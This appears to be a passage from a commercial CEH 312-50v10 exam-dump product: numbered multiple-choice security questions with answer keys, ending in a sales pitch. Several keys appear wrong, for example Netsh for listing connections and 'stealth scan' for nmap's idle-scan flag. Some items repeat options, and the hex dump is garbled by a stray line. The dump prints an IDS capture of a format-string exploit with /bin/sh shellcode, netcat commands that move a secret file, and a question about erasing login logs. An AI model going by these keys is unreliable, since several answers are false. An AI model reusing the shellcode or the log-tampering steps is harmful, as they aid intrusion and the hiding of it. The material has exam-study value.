- B. DIAMETER
- C. Kerberos
- D. TACACS+

Answer: A

Explanation:

Because of the broad support and the ubiquitous nature of the RADIUS protocol, it is often used by ISPs and enterprises to manage access to the Internet or internal networks, wireless networks, and integrated e-mail services. These networks may incorporate modems, DSL, access points, VPNs, network ports, web servers, etc.

References: <https://en.wikipedia.org/wiki/RADIUS>

NEW QUESTION 473

- (Exam Topic 5)

Jimmy is standing outside a secure entrance to a facility. He is pretending to have a tense conversation on his cell phone as an authorized employee badges in. Jimmy, while still on the phone, grabs the door as it begins to close.

What just happened?

- A. Phishing
- B. Whaling
- C. Tailgating
- D. Masquerading

Answer: C

NEW QUESTION 474

- (Exam Topic 5)

You work as a Security Analyst for a retail organization. In securing the company's network, you set up a firewall and an IDS. However, hackers are able to attack the network. After investigating, you discover that your IDS is not configured properly and therefore is unable to trigger alarms when needed. What type of alert is the IDS giving?

- A. False Negative
- B. False Positive
- C. True Negative
- D. True Positive

Answer: A

Explanation:

A false negative error, or in short false negative, is where a test result indicates that a condition failed, while it actually was successful. I.e. erroneously no effect has been assumed.

References: https://en.wikipedia.org/wiki/False_positives_and_false_negatives#False_negative_error

NEW QUESTION 475

- (Exam Topic 6)

While performing online banking using a Web browser, Kyle receives an email that contains an image of a well-crafted art. Upon clicking the image, a new tab on the web browser opens and shows an animated GIF of bills and coins being swallowed by a crocodile. After several days, Kyle noticed that all his funds on the bank was gone. What Web browser-based security vulnerability got exploited by the hacker?

- A. Clickjacking
- B. Web Form Input Validation
- C. Cross-Site Request Forgery
- D. Cross-Site Scripting

Answer: C

NEW QUESTION 480

- (Exam Topic 6)

While you were gathering information as part of security assessments for one of your clients, you were able to gather data that show your client is involved with fraudulent activities. What should you do?

- A. Immediately stop work and contact the proper legal authorities
- B. Ignore the data and continue the assessment until completed as agreed
- C. Confront the client in a respectful manner and ask her about the data
- D. Copy the data to removable media and keep it in case you need it

Answer: A

NEW QUESTION 485

- (Exam Topic 6)

In IPv6 what is the major difference concerning application layer vulnerabilities compared to IPv4?

- A. Implementing IPv4 security in a dual-stack network offers protection from IPv6 attacks too.
- B. Vulnerabilities in the application layer are independent of the network layer
- C. Attacks and mitigation techniques are almost identical.
- D. Due to the extensive security measures built in IPv6, application layer vulnerabilities need not be addressed.
- E. Vulnerabilities in the application layer are greatly different from IPv4.

Answer: B

NEW QUESTION 486

- (Exam Topic 6)

Which type of security feature stops vehicles from crashing through the doors of a building?

- A. Turnstile
- B. Bollards
- C. Mantrap
- D. Receptionist

Answer: B

NEW QUESTION 490

- (Exam Topic 6)

When security and confidentiality of data within the same LAN is of utmost priority, which IPSec mode should you implement?

- A. AH Tunnel mode
- B. AH promiscuous
- C. ESP transport mode
- D. ESP confidential

Answer: C

NEW QUESTION 493

- (Exam Topic 6)

Which of the following is NOT an ideal choice for biometric controls?

- A. Iris patterns
- B. Fingerprints
- C. Height and weight
- D. Voice

Answer: C

NEW QUESTION 496

- (Exam Topic 6)

A server has been infected by a certain type of Trojan. The hacker intended to utilize it to send and host junk mails. What type of Trojan did the hacker use?

- A. Turtle Trojans
- B. Ransomware Trojans
- C. Botnet Trojan

D. Banking Trojans

Answer: C

NEW QUESTION 497

- (Exam Topic 6)

You are manually conducting Idle Scanning using Hping2. During your scanning you notice that almost every query increments the IPID regardless of the port being queried. One or two of the queries cause the IPID to increment by more than one value. Why do you think this occurs?

- A. The zombie you are using is not truly idle.
- B. A stateful inspection firewall is resetting your queries.
- C. Hping2 cannot be used for idle scanning.
- D. These ports are actually open on the target system.

Answer: A

NEW QUESTION 500

- (Exam Topic 6)

In an internal security audit, the white hat hacker gains control over a user account and attempts to acquire access to another account's confidential files and information. How can he achieve this?

- A. Port Scanning
- B. Hacking Active Directory
- C. Privilege Escalation
- D. Shoulder-Surfing

Answer: C

NEW QUESTION 503

- (Exam Topic 6)

A hacker was able to easily gain access to a website. He was able to log in via the frontend user login form of the website using default or commonly used credentials. This exploitation is an example of what Software design flaw?

- A. Insufficient security management
- B. Insufficient database hardening
- C. Insufficient input validation
- D. Insufficient exception handling

Answer: B

NEW QUESTION 506

- (Exam Topic 6)

The chance of a hard drive failure is known to be once every four years. The cost of a new hard drive is \$500. EF (Exposure Factor) is about 0.5. Calculate for the Annualized Loss Expectancy (ALE).

- A. \$62.5
- B. \$250
- C. \$125
- D. \$65.2

Answer: A

NEW QUESTION 508

- (Exam Topic 6)

TCP/IP stack fingerprinting is the passive collection of configuration attributes from a remote device during standard layer 4 network communications. Which of the following tools can be used for passive OS fingerprinting?

- A. nmap
- B. ping
- C. tracert
- D. tcpdump

Answer: D

NEW QUESTION 509

- (Exam Topic 6)

Which of the following is the most important phase of ethical hacking wherein you need to spend considerable amount of time?

- A. Gaining access
- B. Escalating privileges
- C. Network mapping
- D. Footprinting

Answer: D

NEW QUESTION 510

- (Exam Topic 6)

This configuration allows NIC to pass all traffic it receives to the Central Processing Unit (CPU), instead of passing only the frames that the controller is intended to receive. Select the option that BEST describes the above statement.

- A. Multi-cast mode
- B. WEM
- C. Promiscuous mode
- D. Port forwarding

Answer: C

NEW QUESTION 512

- (Exam Topic 6)

An enterprise recently moved to a new office and the new neighborhood is a little risky. The CEO wants to monitor the physical perimeter and the entrance doors 24 hours. What is the best option to do this job?

- A. Use fences in the entrance doors.
- B. Install a CCTV with cameras pointing to the entrance doors and the street.
- C. Use an IDS in the entrance doors and install some of them near the corners.
- D. Use lights in all the entrance doors and along the company's perimeter.

Answer: B

NEW QUESTION 515

- (Exam Topic 6)

In which phase of the ethical hacking process can Google hacking be employed? This is a technique that involves manipulating a search string with specific operators to search for vulnerabilities.

Example:

allintitle: root passwd

- A. Maintaining Access
- B. Gaining Access
- C. Reconnaissance
- D. Scanning and Enumeration

Answer: C

NEW QUESTION 518

- (Exam Topic 6)

While performing ping scans into a target network you get a frantic call from the organization's security team. They report that they are under a denial of service attack. When you stop your scan, the smurf attack event stops showing up on the organization's IDS monitor.

How can you modify your scan to prevent triggering this event in the IDS?

- A. Scan more slowly.
- B. Do not scan the broadcast IP.
- C. Spoof the source IP address.
- D. Only scan the Windows systems.

Answer: B

NEW QUESTION 520

- (Exam Topic 6)

Which of the following is a form of penetration testing that relies heavily on human interaction and often involves tricking people into breaking normal security procedures?

- A. Social Engineering
- B. Piggybacking
- C. Tailgating
- D. Eavesdropping

Answer: A

NEW QUESTION 521

- (Exam Topic 6)

Backing up data is a security must. However, it also has certain level of risks when mishandled. Which of the following is the greatest threat posed by backups?

- A. A backup is the source of Malware or illicit information
- B. A backup is incomplete because no verification was performed
- C. A backup is unavailable during disaster recovery
- D. An unencrypted backup can be misplaced or stolen

Answer: D

NEW QUESTION 524

- (Exam Topic 6)

Which of the following security policies defines the use of VPN for gaining access to an internal corporate network?

- A. Network security policy
- B. Remote access policy
- C. Information protection policy
- D. Access control policy

Answer: B

NEW QUESTION 526

- (Exam Topic 6)

Which of the following tools would MOST LIKELY be used to perform security audit on various of forms of network systems?

- A. Intrusion Detection System
- B. Vulnerability scanner
- C. Port scanner
- D. Protocol analyzer

Answer: B

NEW QUESTION 529

- (Exam Topic 6)

Which of the following is a restriction being enforced in “white box testing?”

- A. Only the internal operation of a system is known to the tester
- B. The internal operation of a system is completely known to the tester
- C. The internal operation of a system is only partly accessible to the tester
- D. Only the external operation of a system is accessible to the tester

Answer: B

NEW QUESTION 534

- (Exam Topic 6)

You are about to be hired by a well-known Bank to perform penetration tests. Which of the following documents describes the specifics of the testing, the associated violations, and essentially protects both the bank’s interest and your liabilities as a tester?

- A. Service Level Agreement
- B. Non-Disclosure Agreement
- C. Terms of Engagement
- D. Project Scope

Answer: C

NEW QUESTION 539

- (Exam Topic 6)

What does a type 3 code 13 represent? (Choose two.)

- A. Echo request
- B. Destination unreachable
- C. Network unreachable
- D. Administratively prohibited
- E. Port unreachable
- F. Time exceeded

Answer: BD

NEW QUESTION 541

- (Exam Topic 6)

Security and privacy of/on information systems are two entities that requires lawful regulations. Which of the following regulations defines security and privacy controls for Federal information systems and organizations?

- A. NIST SP 800-53
- B. PCI-DSS
- C. EU Safe Harbor
- D. HIPAA

Answer: A

NEW QUESTION 542

- (Exam Topic 6)

Which of the following is the BEST approach to prevent Cross-site Scripting (XSS) flaws?

- A. Use digital certificates to authenticate a server prior to sending data.
- B. Verify access right before allowing access to protected information and UI controls.
- C. Verify access right before allowing access to protected information and UI controls.
- D. Validate and escape all information sent to a server.

Answer: D

NEW QUESTION 546

- (Exam Topic 6)

What tool should you use when you need to analyze extracted metadata from files you collected when you were in the initial stage of penetration test (information gathering)?

- A. Armitage
- B. Dmitry
- C. Metagoofil
- D. cdpsnarf

Answer: C

NEW QUESTION 551

- (Exam Topic 6)

Which of the following is a serious vulnerability in the popular OpenSSL cryptographic software library? This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet.

- A. Heartbleed Bug
- B. POODLE
- C. SSL/TLS Renegotiation Vulnerability
- D. Shellshock

Answer: A

NEW QUESTION 556

- (Exam Topic 6)

Which of the following is designed to verify and authenticate individuals taking part in a data exchange within an enterprise?

- A. SOA
- B. Single-Sign On
- C. PKI
- D. Biometrics

Answer: C

NEW QUESTION 560

- (Exam Topic 6)

Knowing the nature of backup tapes, which of the following is the MOST RECOMMENDED way of storing backup tapes?

- A. In a cool dry environment
- B. Inside the data center for faster retrieval in a fireproof safe
- C. In a climate controlled facility offsite
- D. On a different floor in the same building

Answer: C

NEW QUESTION 563

- (Exam Topic 6)

A recent security audit revealed that there were indeed several occasions that the company's network was breached. After investigating, you discover that your IDS is not configured properly and therefore is unable to trigger alarms when needed. What type of alert is the IDS giving?

- A. True Positive
- B. False Negative
- C. False Positive
- D. False Positive

Answer: B

NEW QUESTION 564

- (Exam Topic 6)

Which specific element of security testing is being assured by using hash?

- A. Authentication
- B. Integrity
- C. Confidentiality
- D. Availability

Answer: B

NEW QUESTION 568

- (Exam Topic 6)

Which of the following is a vulnerability in GNU's bash shell (discovered in September of 2014) that gives attackers access to run remote commands on a vulnerable system?

- A. Shellshock
- B. Rootshell
- C. Rootshock

D. Shellbash

Answer: A

NEW QUESTION 570

- (Exam Topic 6)

An nmap command that includes the host specification of 202.176.56-57.* will scan number of hosts.

- A. 2
- B. 256
- C. 512
- D. Over 10, 000

Answer: C

NEW QUESTION 574

- (Exam Topic 6)

You've just discovered a server that is currently active within the same network with the machine you recently compromised. You ping it but it did not respond. What could be the case?

- A. TCP/IP doesn't support ICMP
- B. ARP is disabled on the target server
- C. ICMP could be disabled on the target server
- D. You need to run the ping command with root privileges

Answer: C

NEW QUESTION 577

- (Exam Topic 6)

Which service in a PKI will vouch for the identity of an individual or company?

- A. KDC
- B. CA
- C. CR
- D. CBC

Answer: B

NEW QUESTION 581

- (Exam Topic 6)

While doing a Black box pen test via the TCP port (80), you noticed that the traffic gets blocked when you tried to pass IRC traffic from a web enabled host. However, you also noticed that outbound HTTP traffic is being allowed. What type of firewall is being utilized for the outbound traffic?

- A. Stateful
- B. Application
- C. Circuit
- D. Packet Filtering

Answer: B

NEW QUESTION 584

- (Exam Topic 6)

Supposed you are the Chief Network Engineer of a certain Telco. Your company is planning for a big business expansion and it requires that your network authenticate users connecting using analog modems, Digital Subscriber Lines (DSL), wireless data services, and Virtual Private Networks (VPN) over a Frame Relay network. Which AAA protocol would you implement?

- A. TACACS+
- B. DIAMETER
- C. Kerberos
- D. RADIUS

Answer: D

NEW QUESTION 589

- (Exam Topic 7)

What is the BEST alternative if you discover that a rootkit has been installed on one of your computers?

- A. Copy the system files from a known good system
- B. Perform a trap and trace
- C. Delete the files and try to determine the source
- D. Reload from a previous backup
- E. Reload from known good media

Answer: E

NEW QUESTION 590

- (Exam Topic 7)

One of your team members has asked you to analyze the following SOA record.

What is the TTL?

Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.)

- A. 200303028
- B. 3600
- C. 604800
- D. 2400
- E. 60
- F. 4800

Answer: D

NEW QUESTION 591

- (Exam Topic 7)

You have successfully logged on a Linux system. You want to now cover your trade Your login attempt may be logged on several files located in /var/log. Which file does NOT belongs to the list:

- A. user.log
- B. auth.fesg
- C. wtmp
- D. btmp

Answer: C

NEW QUESTION 592

- (Exam Topic 7)

Tremp is an IT Security Manager, and he is planning to deploy an IDS in his small company. He is looking for an IDS with the following characteristics: - Verifies success or failure of an attack - Monitors system activities Detects attacks that a network-based IDS fails to detect - Near real-time detection and response - Does not require additional hardware - Lower entry cost Which type of IDS is best suited for Tremp's requirements?

- A. Gateway-based IDS
- B. Network-based IDS
- C. Host-based IDS
- D. Open source-based

Answer: C

NEW QUESTION 597

- (Exam Topic 7)

Which utility will tell you in real time which ports are listening or in another state?

- A. Netstat
- B. TCPView
- C. Nmap
- D. Loki

Answer: B

NEW QUESTION 598

- (Exam Topic 7)

What kind of detection techniques is being used in antivirus softwares that identifies malware by collecting data from multiple protected systems and instead of analyzing files locally it's made on the premiers environment-

- A. VCloud based
- B. Honypot based
- C. Behaviour based
- D. Heuristics based

Answer: A

NEW QUESTION 602

- (Exam Topic 7)

Peter extracts the SIDs list from Windows 2000 Server machine using the hacking tool "SIDExtractor". Here is the output of the SIDs:

```
s-1-5-21-1125394485-807628933-54978560-100Johns
s-1-5-21-1125394485-807628933-54978560-652Rebecca
s-1-5-21-1125394485-807628933-54978560-412Sheela
s-1-5-21-1125394485-807628933-54978560-999Shawn
s-1-5-21-1125394485-807628933-54978560-777Somia
s-1-5-21-1125394485-807628933-54978560-500chang
s-1-5-21-1125394485-807628933-54978560-555Micah
```

From the above list identify the user account with System Administrator privileges.

- A. John
- B. Rebecca
- C. Sheela
- D. Shawn
- E. Somia
- F. Chang
- G. Micah

Answer: F

NEW QUESTION 605

- (Exam Topic 7)

You are attempting to crack LM Manager hashed from Windows 2000 SAM file. You will be using LM Brute force hacking tool for decryption. What encryption algorithm will you be decrypting?

- A. MD4
- B. DES
- C. SHA
- D. SSL

Answer: B

NEW QUESTION 610

- (Exam Topic 7)

Fingerprinting an Operating System helps a cracker because:

- A. It defines exactly what software you have installed
- B. It opens a security-delayed window based on the port being scanned
- C. It doesn't depend on the patches that have been applied to fix existing security holes
- D. It informs the cracker of which vulnerabilities he may be able to exploit on your system

Answer: D

NEW QUESTION 615

- (Exam Topic 7)

Windows LAN Manager (LM) hashes are known to be weak.

Which of the following are known weaknesses of LM? (Choose three.)

- A. Converts passwords to uppercase.
- B. Hashes are sent in clear text over the network.
- C. Makes use of only 32-bit encryption.
- D. Effective length is 7 characters.

Answer: ABD

NEW QUESTION 619

- (Exam Topic 7)

Which of the following LM hashes represent a password of less than 8 characters? (Choose two.)

- A. BA810DBA98995F1817306D272A9441BB
- B. 44EFCE164AB921CQAAD3B435B51404EE
- C. 0182BD0BD4444BF836077A718CCDF409
- D. CEC52EB9C8E3455DC2265B23734E0DAC
- E. B757BF5C0D87772FAAD3B435B51404EE
- F. E52CAC67419A9A224A3B108F3FA6CB6D

Answer: BE

NEW QUESTION 622

- (Exam Topic 7)

Under what conditions does a secondary name server request a zone transfer from a primary name server?

- A. When a primary SOA is higher than a secondary SOA
- B. When a secondary SOA is higher than a primary SOA
- C. When a primary name server has had its service restarted
- D. When a secondary name server has had its service restarted
- E. When the TTL falls to zero

Answer: A

NEW QUESTION 626

- (Exam Topic 7)

Bob is acknowledged as a hacker of repute and is popular among visitors of "underground" sites.

Bob is willing to share his knowledge with those who are willing to learn, and many have expressed their interest in learning from him. However, this knowledge has a risk associated with it, as it can be used for malevolent attacks as well.

In this context, what would be the most effective method to bridge the knowledge gap between the "black" hats or crackers and the "white" hats or computer security professionals? (Choose the best answer.)

- A. Educate everyone with books, articles and training on risk analysis, vulnerabilities and safeguards.
- B. Hire more computer security monitoring personnel to monitor computer systems and networks.
- C. Make obtaining either a computer security certification or accreditation easier to achieve so more individuals feel that they are a part of something larger than life.
- D. Train more National Guard and reservist in the art of computer security to help out in times of emergency or crises.

Answer: A

NEW QUESTION 628

- (Exam Topic 7)

What tool can crack Windows SMB passwords simply by listening to network traffic?

- A. This is not possible
- B. Netbus
- C. NTFSDOS
- D. L0phtcrack

Answer: D

NEW QUESTION 633

- (Exam Topic 7)

You have retrieved the raw hash values from a Windows 2000 Domain Controller. Using social engineering, you come to know that they are enforcing strong passwords. You understand that all users are required to use passwords that are at least 8 characters in length. All passwords must also use 3 of the 4 following categories: lower case letters, capital letters, numbers and special characters. With your existing knowledge of users, likely user account names and the possibility that they will choose the easiest passwords possible, what would be the fastest type of password cracking attack you can run against these hash values and still get results?

- A. Online Attack
- B. Dictionary Attack
- C. Brute Force Attack
- D. Hybrid Attack

Answer: D


NEW QUESTION 638

- (Exam Topic 7)

Joseph was the Web site administrator for the Mason Insurance in New York, who's main Web site was located at www.masonins.com. Joseph uses his laptop computer regularly to administer the Web site. One night, Joseph received an urgent phone call from his friend, Smith. According to Smith, the main Mason Insurance web site had been vandalized! All of its normal content was removed and replaced with an attacker's message "Hacker Message: You are dead! Freaks!" From his office, which was directly connected to Mason Insurance's internal network, Joseph surfed to the Web site using his laptop. In his browser, the Web site looked completely intact.

No changes were apparent. Joseph called a friend of his at his home to help troubleshoot the problem. The Web site appeared defaced when his friend visited using his DSL connection. So, while Smith and his friend

could see the defaced page, Joseph saw the intact Mason Insurance web site. To help make sense of this problem, Joseph decided to access the Web site using his dial-up ISP. He disconnected his laptop from the corporate internal network and used his modem to dial up the same ISP used by Smith. After his modem connected, he quickly typed www.masonins.com in his browser to reveal the following web page:



After seeing the defaced Web site, he disconnected his dial-up line, reconnected to the internal network, and used Secure Shell (SSH) to log in directly to the Web server. He ran Tripwire against the entire Web site, and determined that every system file and all the Web content on the server were intact. How did the attacker accomplish this hack?

- A. ARP spoofing
- B. SQL injection
- C. DNS poisoning
- D. Routing table injection

Answer: C

NEW QUESTION 639

- (Exam Topic 7)

_____ is a tool that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

- A. Trojan
- B. RootKit
- C. DoS tool
- D. Scanner
- E. Backdoor

Answer: B

NEW QUESTION 642

- (Exam Topic 7)

Fred is the network administrator for his company. Fred is testing an internal switch.

From an external IP address, Fred wants to try and trick this switch into thinking it already has established a session with his computer. How can Fred accomplish this?

- A. Fred can accomplish this by sending an IP packet with the RST/SIN bit and the source address of his computer.
- B. He can send an IP packet with the SYN bit and the source address of his computer.
- C. Fred can send an IP packet with the ACK bit set to zero and the source address of the switch.
- D. Fred can send an IP packet to the switch with the ACK bit and the source address of his machine.

Answer: D

NEW QUESTION 644

- (Exam Topic 7)

Susan has attached to her company's network. She has managed to synchronize her boss's sessions with that of the file server. She then intercepted his traffic destined for the server, changed it the way she wanted to and then placed it on the server in his home directory.

What kind of attack is Susan carrying on?

- A. A sniffing attack
- B. A spoofing attack
- C. A man in the middle attack
- D. A denial of service attack

Answer: C

NEW QUESTION 646

- (Exam Topic 7)

Nathan is testing some of his network devices. Nathan is using Macof to try and flood the ARP cache of these switches.

If these switches' ARP cache is successfully flooded, what will be the result?

- A. The switches will drop into hub mode if the ARP cache is successfully flooded.
- B. If the ARP cache is flooded, the switches will drop into pix mode making it less susceptible to attacks.
- C. Depending on the switch manufacturer, the device will either delete every entry in its ARP cache or reroute packets to the nearest switch.
- D. The switches will route all traffic to the broadcast address created collisions.

Answer: A

NEW QUESTION 647

- (Exam Topic 7)

The following is an entry captured by a network IDS. You are assigned the task of analyzing this entry. You notice the value 0x90, which is the most common NOOP instruction for the Intel processor. You figure that the attacker is attempting a buffer overflow attack.

You also notice "/bin/sh" in the ASCII part of the output. As an analyst what would you conclude about the attack?

```
45 00 01 ce 28 1e 40 00 32 06 96 92 d1 3a 18 09 86 9f 18 97 E..İ(.ø.2...Ñ:.....
06 38 02 03 6f 54 4f a9 01 af fe 78 50 18 7d 78 76 dd 00 00 .8...oTO@.TpxP.\)
Application "Calculator" "%path:..\dtsapps\calc\dcalc.exe%" " " size 0.75in 0.25in 0.50in
0.05inxvY..
42 42 20 f7 ff bf 21 f7 ff bf 22 f7 ff bf 23 f7 ff bf 58 58 BB ÷yŁ!÷yŁ"÷yŁ#÷yŁXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 25 2e 32 32 XXXXXXXXXXXXXXXXXXXX%.22
34 75 25 33 30 30 24 6e 25 2e 32 31 33 75 25 33 30 31 24 6e 4u%300$n%.213u%301$n
73 65 63 75 25 33 30 32 24 6e 25 2e 31 39 32 75 25 33 30 33 secu%302$n%.192u%303
24 6e 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 $n.....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 31 db 31 c9 31 c0 b0 46 cd 80 89 e5 31 d2 b2 66 89 d0 ..1Ü1É1à°FÍ..Å1Ô*f.D
31 c9 89 cb 43 89 5d f8 43 89 5d f4 4b 89 4d fc 8d 4d f4 cd 1É.ÉC.]øC.]óK.Mu.Móİ
80 31 c9 89 45 f4 43 66 89 5d ec 66 c7 45 ee 0f 27 89 4d f0 .1É.EóCf.]ifÇEi.'.Mø
8d 45 ec 89 45 f8 c6 45 fc 10 89 d0 8d 4d f4 cd 80 89 d0 43 .Ei.EøEEü..Đ.Móİ..ĐC
43 cd 80 89 d0 43 cd 80 89 c3 31 c9 b2 3f 89 d0 cd 80 89 d0 CÍ..ĐCÍ..Ä1É*?.ĐÍ..Đ
41 cd 80 eb 18 5e 89 75 08 31 c0 88 46 07 89 45 0c b0 0b 89 AÍ.è.^.u.1à.F..E.°..
f3 8d 4d 08 8d 55 0c cd 80 e8 e3 ff ff ff 2f 62 69 6e 2f 73 ó.M..U.Í.èäÿÿÿ/bin/s
68 0a h.
EVENT4: [NOOP:X86] (tcp,dp=515,sp=1592)
```

- A. The buffer overflow attack has been neutralized by the IDS
- B. The attacker is creating a directory on the compromised machine
- C. The attacker is attempting a buffer overflow attack and has succeeded
- D. The attacker is attempting an exploit that launches a command-line shell

Answer: D

NEW QUESTION 648

- (Exam Topic 7)

You have the SOA presented below in your Zone.

Your secondary servers have not been able to contact your primary server to synchronize information. How long will the secondary servers attempt to contact the primary server before it considers that zone is dead and stops responding to queries?
collegae.edu.SOA, cikkye.edu ipad.college.edu. (200302028 3600 3600 604800 3600)

- A. One day
- B. One hour
- C. One week
- D. One month

Answer: C

NEW QUESTION 651

- (Exam Topic 7)

Elliot is in the process of exploiting a web application that uses SQL as a back-end database. He's determined that the application is vulnerable to SQL injection, and has introduced conditional timing delays into injected queries to determine whether they are successful. What type of SQL injection is Elliot most likely performing?

- A. Error-based SQL injection
- B. Blind SQL injection
- C. Union-based SQL injection
- D. NoSQL injection

Answer: B

NEW QUESTION 656

- (Exam Topic 7)

Which command can be used to show the current TCP/IP connections?

- A. Netsh
- B. Netstat
- C. Net use connection
- D. Net use

Answer: A

NEW QUESTION 659

- (Exam Topic 7)

Which of the following algorithms can be used to guarantee the integrity of messages being sent, in transit, or stored?

- A. symmetric algorithms
- B. asymmetric algorithms
- C. hashing algorithms
- D. integrity algorithms

Answer: C

NEW QUESTION 663

- (Exam Topic 7)

While examining audit logs, you discover that people are able to telnet into the SMTP server on port 25. You would like to block this, though you do not see any evidence of an attack or other wrong doing. However, you are concerned about affecting the normal functionality of the email server. From the following options choose how best you can achieve this objective?

- A. Block port 25 at the firewall.
- B. Shut off the SMTP service on the server.
- C. Force all connections to use a username and password.
- D. Switch from Windows Exchange to UNIX Sendmail.
- E. None of the above.

Answer: E

NEW QUESTION 668

- (Exam Topic 7)

Peter, a Network Administrator, has come to you looking for advice on a tool that would help him perform SNMP enquires over the network. Which of these tools would do the SNMP enumeration he is looking for? Select the best answers.

- A. SNMPUtil
- B. SNScan
- C. SNMPScan
- D. Solarwinds IP Network Browser
- E. NMap

Answer: ABD

NEW QUESTION 670

- (Exam Topic 7)

While scanning with Nmap, Patin found several hosts which have the IP ID of incremental sequences. He then decided to conduct: nmap -Pn -p- -si kiosk.adobe.com www.riaa.com. kiosk.adobe.com is the host with incremental IP ID sequence. What is the purpose of using "-si" with Nmap?

- A. Conduct stealth scan
- B. Conduct ICMP scan
- C. Conduct IDLE scan
- D. Conduct silent scan

Answer: A

NEW QUESTION 672

- (Exam Topic 7)

You are analysing traffic on the network with Wireshark. You want to routinely run a cron job which will run the capture against a specific set of IPs - 192.168.8.0/24. What command you would use?

- A. wireshark --fetch "192.168.8*"
- B. wireshark --capture --local masked 192.168.8.0 ---range 24
- C. tshark -net 192.255.255.255 mask 192.168.8.0
- D. sudo tshark -f"net 192 .68.8.0/24"

Answer: D

NEW QUESTION 673

- (Exam Topic 7)

Study the snort rule given below and interpret the rule. alert tcp any any --> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msg. "mountd access");

- A. An alert is generated when a TCP packet is generated from any IP on the 192.168.1.0 subnet and destined to any IP on port 111
- B. An alert is generated when any packet other than a TCP packet is seen on the network and destined for the 192.168.1.0 subnet
- C. An alert is generated when a TCP packet is originated from port 111 of any IP address to the 192.168.1.0 subnet
- D. An alert is generated when a TCP packet originating from any IP address is seen on the network and destined for any IP address on the 192.168.1.0 subnet on port 111

Answer: D

NEW QUESTION 677

- (Exam Topic 7)

Which DNS resource record can indicate how long any "DNS poisoning" could last?

- A. MX
- B. SOA
- C. NS
- D. TIMEOUT

Answer: B

NEW QUESTION 679

- (Exam Topic 7)

Null sessions are un-authenticated connections (not using a username or password.) to an NT or 2000 system. Which TCP and UDP ports must you filter to check null sessions on your network?

- A. 137 and 139
- B. 137 and 443
- C. 139 and 443
- D. 139 and 445

Answer: D

NEW QUESTION 680

- (Exam Topic 7)

An attacker runs netcat tool to transfer a secret file between two hosts.

```
Machine A: netcat -l -p 1234 < secretfile
Machine B: netcat 192.168.3.4 > 1234
```

He is worried about information being sniffed on the network.

How would the attacker use netcat to encrypt the information before transmitting onto the wire?

- A. Machine A: netcat -l -p -s password 1234 < testfileMachine B: netcat <machine A IP> 1234
- B. Machine A: netcat -l -e magickey -p 1234 < testfileMachine B: netcat <machine A IP> 1234
- C. Machine A: netcat -l -p 1234 < testfile -pw passwordMachine B: netcat <machine A IP> 1234 -pw password
- D. Use cryptcat instead of netcat

Answer: D

NEW QUESTION 683

- (Exam Topic 7)

Why would you consider sending an email to an address that you know does not exist within the company you are performing a Penetration Test for?

- A. To determine who is the holder of the root account
- B. To perform a DoS

- C. To create needless SPAM
- D. To illicit a response back that will reveal information about email servers and how they treat undeliverable mail
- E. To test for virus protection

Answer: D

NEW QUESTION 687

- (Exam Topic 7)

Matthew, a black hat, has managed to open a meterpreter session to one of the kiosk machines in Evil Corp's lobby. He checks his current SID, which is S-1-5-21-1223352397-1872883824-861252104-501. What needs to happen before Matthew has full administrator access?

- A. He must perform privilege escalation.
- B. He needs to disable antivirus protection.
- C. He needs to gain physical access.
- D. He already has admin privileges, as shown by the "501" at the end of the SID.

Answer: A

NEW QUESTION 692

- (Exam Topic 7)

How does a denial-of-service attack work?

- A. A hacker prevents a legitimate user (or group of users) from accessing a service
- B. A hacker uses every character, word, or letter he or she can think of to defeat authentication
- C. A hacker tries to decipher a password by using a system, which subsequently crashes the network
- D. A hacker attempts to imitate a legitimate user by confusing a computer or even another person

Answer: A

NEW QUESTION 697

.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questions and Answers in PDF Format

312-50v10 Practice Exam Features:

- * 312-50v10 Questions and Answers Updated Frequently
- * 312-50v10 Practice Questions Verified by Expert Senior Certified Staff
- * 312-50v10 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- * 312-50v10 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year

100% Actual & Verified — Instant Download, Please Click
[Order The 312-50v10 Practice Test Here](#)